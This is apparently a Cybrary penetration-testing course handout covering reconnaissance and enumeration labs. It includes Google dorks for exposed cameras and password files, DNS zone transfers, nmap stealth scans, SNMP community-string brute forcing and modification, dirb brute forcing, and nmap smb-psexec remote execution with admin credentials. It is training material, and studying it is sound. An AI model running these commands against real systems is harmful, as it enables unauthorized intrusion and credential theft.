

Offensive Penetration Testing Module 4

Google Hacks

Description: In this lesson, you'll learn how to perform what are referred to as "google hacks", which are advanced Google search options. The commands in this step by step guide are used for conducting passive information gathering of web enabled resources, resources such as webcams, printers, stored passwords, mail systems just to name a few.

Caution is advised when performing these activities from a personal computer. Some of the search results will display unsecured resources which are at risk and present both security and privacy concerns


Requirements: A computer, an internet connection, any internet browser (Firefox or Chrome) and the google search engine.

Step 1: Open your internet browser and go to Google.com

Step 2: From the google search bar, begin by typing one of several search strings listed below in **Table 1.1**

Example of how to enter the search string into the search box in Google.

(How to search *Camera linksys inurl:mail.cgi*)



Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Step 3: Repeat steps 1 and 2 for each of the search strings below.

Table 1.1

Search String	Search Result
1. <code>camera linksys inurl:main.cgi</code>	Linksys Web Cameras
2. <code>inurl:"viewerframe?mode="</code>	web cameras
3. <code>"active webcam page" inurl:8080</code>	web cameras
4. <code>"squirrel mail 1.4.4: inurl src ext:php</code>	Squirrel Mail servers
5. <code>intitle:"welcome to windows small business server 2003"</code>	Microsoft Small Business Servers
6. <code>intitle:index.of "apache" "server at"</code>	Apache server information
7. <code>ext:pwd inurl:(service authors administrators users) "#-FrontPage-"</code>	Administrative credentials for front page application
8. <code>intitle:"index of "index of "/"password.txt</code>	Password Lists
9. <code>Filetype:inc intext:mysql_connect password -please -could -port</code>	Find SQL database passwords

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Lesson Knowledge Questions: (answers found on the next page)

Question 1: Is this information gathering technique considered Active or Passive

Question 2: What is performed by the following command? **inurl**

Question 3: What is performed by the following command? **ext**

Lesson Summary:

1. You saw the most common google hacks options demonstrated for performing passive information gathering.
2. You demonstrated some google hack strings to see the results

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Answer Key:

1. This form of information gathering is considered **Passive** since you are not directly interacting with networks or targeted computers directly.
2. Use **inurl:** operator to restrict the search results to pages that contain a particular word in the URL
3. Use **ext:** to perform a search on a specific **extension** paired with the ext command.



Brought to you by:

CYBRARY | FOR BUSINESS

*Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.*

Offensive Penetration Testing Module 4

DNS Enumeration

Description:

The objective of this lesson is for the student to learn some DNS enumeration techniques, the most common DNS enumeration commands and tools.

DNS Enumeration is the process of locating all the **DNS** servers and their corresponding records for an organization. A company may have both internal and external **DNS** servers that can yield information such as usernames, computer names, and IP addresses of potential target systems.


Requirements:

A computer (physical or virtual, Kali Linux OS, internet connection).

There is currently no lab environment preset however the commands for conducting DNS enumeration are listed below.

Step 1: From the Kali Linux command-line, type: **Host <domain_name>**

example: **Host Cybrary.com**



```
root@kali: ~/Desktop/Files# host cybrary.com
cybrary.com has address 216.239.32.21
cybrary.com has address 216.239.34.21
cybrary.com has address 216.239.36.21
cybrary.com has address 216.239.38.21
cybrary.com mail is handled by 1 aspmx.l.google.com.
cybrary.com mail is handled by 5 alt1.aspmx.l.google.com.
cybrary.com mail is handled by 5 alt2.aspmx.l.google.com.
cybrary.com mail is handled by 10 alt3.aspmx.l.google.com.
cybrary.com mail is handled by 10 alt4.aspmx.l.google.com.
root@kali:~/Desktop/Files#
```

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Step 2: To find the name servers for the domain **Host -t ns <domain_name>**

example. **host -t ns cybrary.com**

Step 3: Next to find canonical names, CNAME. **Host -t cname cybrary.com**

Step 4: To retrieve text records: **host -t txt google.com**

Step 5: To query any record associated with the google.com domain: **host -a google.com**

Step 6: To lookup the “time to live” TTL of a domain: **host -v -t a google.com**

Step 7: To search based on IPv4 or IPv6 protocol: **host -4 google.com** or **host -6 google.com**

Step 8: How to lookup the name servers (NS) that are responsible for the zone:

nslookup -type=ns example.com

Step 9: To lookup the start of authority for a domain: **nslookup -type=soa example.com**

Step 10: To lookup a mail mx record: **nslookup -query=mx example.com**

Step 11: To lookup any record: **nslookup -query=any**

Step 12: To grep the information simply add grep at the end of the command along with what you’d like to grep:

nslookup -query=any | grep MX

Step 13: to lookup DNS information using dig, domain information groper: **dig <domain_name>**

Step 14: To perform a axfr which is a zone transfer using dig: **dig @<server> <domain_name> axfr**

Step 15: Other **dig** command referenced in the lesson which are similar to the lookups done with NSlookup but dig provides a different output:

dig @<server> <domain_name> A

dig @<server> <domain_name> MX

dig @<server> <domain_name> NS

dig @<server> <domain_name> SOA

View specific record type (examples)

dig @<server> <domain_name> any

dig -x <IP> +short

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

dig -f <domains.txt>

Step 16: Other tools that can be used to perform similar queries and lookups are:

dnenum

dnsrecon

maltego

Lab Question:

Question 1: Is this information gathering technique considered passive or active?

Question 2: What is performed by the command: **host -t ns <domain_name>?**

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Lab Answers:

Answer 1: Active reconnaissance

Answer 2: find the name services associated with the domain you are searching.



Brought to you by:

CYBRARY | FOR BUSINESS

*Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.*

Offensive Penetration Testing Module 4 DNS Enumeration

Description:

The objective of this lesson is to understand some port scanning techniques and to understand the most common port scanning tools and commands.

Port Scanning is the name for the technique used to identify open ports and services available on a network host. It is sometimes utilized by security technicians to audit computers for vulnerabilities, however, it is also used by hackers to target victims.


Requirements:

A computer (physical or virtual) Kali Linux OS, Wireshark (free version) and an internet connection.

There is currently no lab environment preset however the commands for conducting DNS enumeration are listed below.

Step 1: Ping Sweep Technique using NMAP, From the Kali Linux command-line, type:
nmap -sP 10.211.55.0/24

(10.211.55.0/24 refers to the instructors network)



Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Step 2: To produce a more organized output for the previous command type the following: `nmap -n -sn 10.211.55.0/24 -oG - | awk '/Up$/ {print $2}'`


```
root@kali:~/Desktop/Files# nmap -n -sn 10.211.55.0/24 -oG - | awk '/Up$/ {print $2}'
10.211.55.1
10.211.55.2
10.211.55.4
10.211.55.13
10.211.55.14
10.211.55.8
root@kali:~/Desktop/Files#
```

Step 3: Next to run a simple NMAP command and view the output, type: `nmap 10.211.55.4`

Note that your IP address will be different for your computer.

Step 4: Wireshark for network packet analysis via GUI tool, two filters will be used

- 1.) Filter, **Capture** set interface to capture packet, will work in promiscuous mode
- 2.) Filter, **Display** will simply display the output in the window




Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

CYBRARY

Step 5: To view triple way TCP handshake, SYN scan, not stealthy, type the following: `nmap -sS -p25 10.221.5.4` and view the captured packets in wireshark



Step 6: To view ACK scan, stealthy, not stealthy, type the following: `nmap -sA 10.221.5.4` and view the captured packets in wireshark


```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali:~/Desktop/Files# nmap -sA -p25 10.211.55.4
```

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Switch to wireshark



Step 7: To view XMAS scan, which shows all flags enabled, not stealthy, type the following: **nmap -sX 10.221.5.4** and view the captured packets in wireshark


```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali:~/Desktop/Files# nmap -sX -p25 10.211.55.4
```

Brought to you by:


CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Switch to wireshark to view packet output



Step 8: To view NULL scan, which disables all flags, type the following: **nmap -sN 10.221.5.4** and view the captured packets in wireshark



Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Step 9: To perform a version scan which will display version related to the scan you are performing, type: **nmap -sN 10.221.55.4** and view the captured packets in wireshark

```
root@kali:~/Desktop/Files# nmap -sV -p25 10.211.55.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-07 18:24 CST
Nmap scan report for windows-xp-professional-sp3-english.shared (10.211.55.4)
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    SLmail smtpd 5.5.0.4433
MAC Address: 00:1C:42:13:A8:A3 (Parallels)
Service Info: Host: alejandr-e22a32; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~/Desktop/Files#
```

Step 10: Next to use a different, none GUI tool for performing packet monitoring, run the following command to install TCPTRACK: **install apt-get install tcptrack**

Step 11: To ping and view one port, port 25, type the following: **tcptrack -i eth0 -f -r 5 port 25**

Step 12: **nmap -sV -T0 IP**

-T for timing or treading, the lower range will run the scan slower, better for stealthy scanning. T3 is the default and T5 is if you don't care about timing or being stealth.

```
root@kali:~/Desktop/Files# nmap -sV -T0 -p25 10.211.55.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-07 18:26 CST
```


CYBRARY

Step 13: **hping3** is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. **hping3** handle fragmentation, arbitrary packets body and size and can be **used in** order to transfer files encapsulated under supported protocols. ... - Traceroute-like under different protocols.

Type: **hping3 --traceroute -V -1 Cybrary.com**

```
root@kali: ~/Desktop/Files
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files
root@kali: ~/Desktop/Files
25/tcp closed smtp
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.20 seconds
root@kali:~/Desktop/Files# hping3 --traceroute -V -1 cybrary.com
using eth0, addr: 10.211.55.8, MTU: 1500
HPING cybrary.com (eth0 216.239.32.21): icmp mode set, 28 headers + 0 data bytes
len=28 ip=216.239.32.21 ttl=128 id=32504 tos=0 iplen=28
icmp_seq=0 rtt=104.1 ms
len=28 ip=216.239.32.21 ttl=128 id=32505 tos=0 iplen=28
icmp_seq=1 rtt=127.7 ms
len=28 ip=216.239.32.21 ttl=128 id=32506 tos=0 iplen=28
icmp_seq=2 rtt=131.4 ms
len=28 ip=216.239.32.21 ttl=128 id=32507 tos=0 iplen=28
icmp_seq=3 rtt=119.2 ms
len=28 ip=216.239.32.21 ttl=128 id=32508 tos=0 iplen=28
icmp_seq=4 rtt=139.1 ms
len=28 ip=216.239.32.21 ttl=128 id=32509 tos=0 iplen=28
icmp_seq=5 rtt=123.2 ms
len=28 ip=216.239.32.21 ttl=128 id=32510 tos=0 iplen=28
icmp_seq=6 rtt=142.9 ms
len=28 ip=216.239.32.21 ttl=128 id=32511 tos=0 iplen=28
icmp_seq=7 rtt=126.7 ms
^C
--- cybrary.com hping statistic ---
8 packets transmitted, 8 packets received, 0% packet loss
round-trip min/avg/max = 104.1/126.8/142.9 ms
root@kali:~/Desktop/Files#
```

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Lab Question:

Question 1: Is this information gathering technique considered passive or active?

Question 2: What is performed by the command: “nmap -sX IP”?

Question 3: What is performed by the command: “hping3 --traceroute -V -1 IP”?

Lab Answers:

Answer 1: Active reconnaissance

Answer 2: Christmas scans with all flags enabled.

Answer 3: Traceroute and increasing the time to live scanning to allow better view of the traffic.

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Offensive Penetration Testing Module 4 Enumeration

Instructor: Alejandro Guinea

Teaching Assistant: Dereck Coleman

Description: Perform Enumeration techniques.

Requirements: Students will need a paid Cybrary subscription to access the materials for the lab. Students are able to use a version of Linux specifically Kali to use the tools discussed in the video against their own vulnerable Operating System.

Step 1: `nmap -A [IP Address to scan]`

- Performs a fingerprint scan to discover operating system and services.

Step 2: `nmap [IP Address to scan]`

- Shows open ports on the system.

Step 3: `nmblook -A [IP Address]`

- Query NetBIOS name and map to an IP address in the network using TCP/IP queries.

Step 4: `nbtscan [IP Address]/24`

- Scan NetBIOS name servers in a remote network. Allows open shares to be found by subnets.
- /24 is to scan all subnets.

Step 5: `smbmap -H [IP Address]`

- Enumerate samba shares information, share drives along an entire domain.

Step 6: `smbclient -L [IP Address]`

- Allows communication for SMB server to download and place information within it.

Step 7: `rpcclient -U "" -N [IP Address]`

- Execute a new session log in.
- -U is for user.
- -N is for null.

Step 8: `enum4linux -a [IP Address]`

- Enumerate information about windows SAMBA system.

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

- -a runs all the scripts and options.

Step 9: onesixtyone -c /usr/share/doc/onesixtyone/dict.txt [IP Address]

- Brute force community strings

Step 10: snmpwalk -c public [IP Address] -v1

- Check to see if a specific community string exist on the public server.

Step 11: snmpwalk -c private [IP Address] -v1

- Check to see if a specific community string exist on the private server.

Step 12: snmpwalk -c private [IP Address] -v1 -On | grep '1.2.6.1.2.1.1.5'

- Extract snmp data displayed from terminal.

Step 13: snmpset -v 1 -c private [IP Address] .1.3.6.1.2.1.1.5.0 s HACKED

- Changed snmp data to HACKED

Step 14: snmpwalk -c private [IP Address] -v1 -On | grep '1.2.6.1.2.1.1.5'

- Verify the string to see if its changed to HACKED.

Step 15: dirb http://[IP Address]

- Brute force to find subdomains associated with the IP/Website address through the server.

Step 16: nmap -sV -p80 [IP Address]

- Version scan on port 80 for the ip address to see what server is running.

Step 17: ls /usr/share/dirb/wordlist/vulns/

- Command to see preloaded wordlist on Kali linux.

Step 18: dirb http://[IP Address] /usr/share/dirb/wordlist/vulns/apache.txt

- Perform a dirb scan using apache.txt wordlist to find specific directories in a webpage.

Adding questions to the lab is a good way to provide students a check on learning during the lab.

Question 1: Is this information gathering technique considered passive or active?

Question 2: What is performed by the command nmblookup -A IP?

Question 3: What is performed by the command nbtscan IP-RANGE?

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Offensive Penetration Testing Module 4 Nmap Scripting Engine

Description: The objective of this lesson is to learn what Nmap Scripting Engine is and use some nmap scripts to help gather information and exploit vulnerabilities.

Requirements: Students will need a paid Cybrary subscription to access the materials for this lab and follow along with the instructor.

Step 1: `ls /usr/share/nmap/scripts`

- Shows a list of available nmap scripts

Step 2: `nmap [IP address to scan]`

- Shows open ports on the system

Step 3: `ls /usr/share/nmap/scripts/ | grep smb`

- Shows a list of the available nmap scripts that contain smb

Step 4: `cat /usr/share/nmap/scripts/smb-psexec.nse`

- Script that implements the remote process execution, which is similar to the sysinternals psexec tool.

Step 5: `nmap -p139,445 --script=smb-psexec.nse --script-args=smbuser=Administrator,smbpass=owned123. [IP address]`

- Executes port scanning task

Step 6: `nmap -p139,445 --script=smb-brute,-psexec.nse --script-args=smbuser=Administrator,smbpass=owned123. [IP address]`

- Executes port scanning task in brute force in case the smb user or smb password was unknown

Step 7: `ls /usr/share/nmap/nselib/data/psexec/`

- Change directory to show command options available

Step 8: `cat /usr/share/nmap/nselib/data/psexec/backdoor.lua`

- Shows what is happening inside the backdoor.lua program

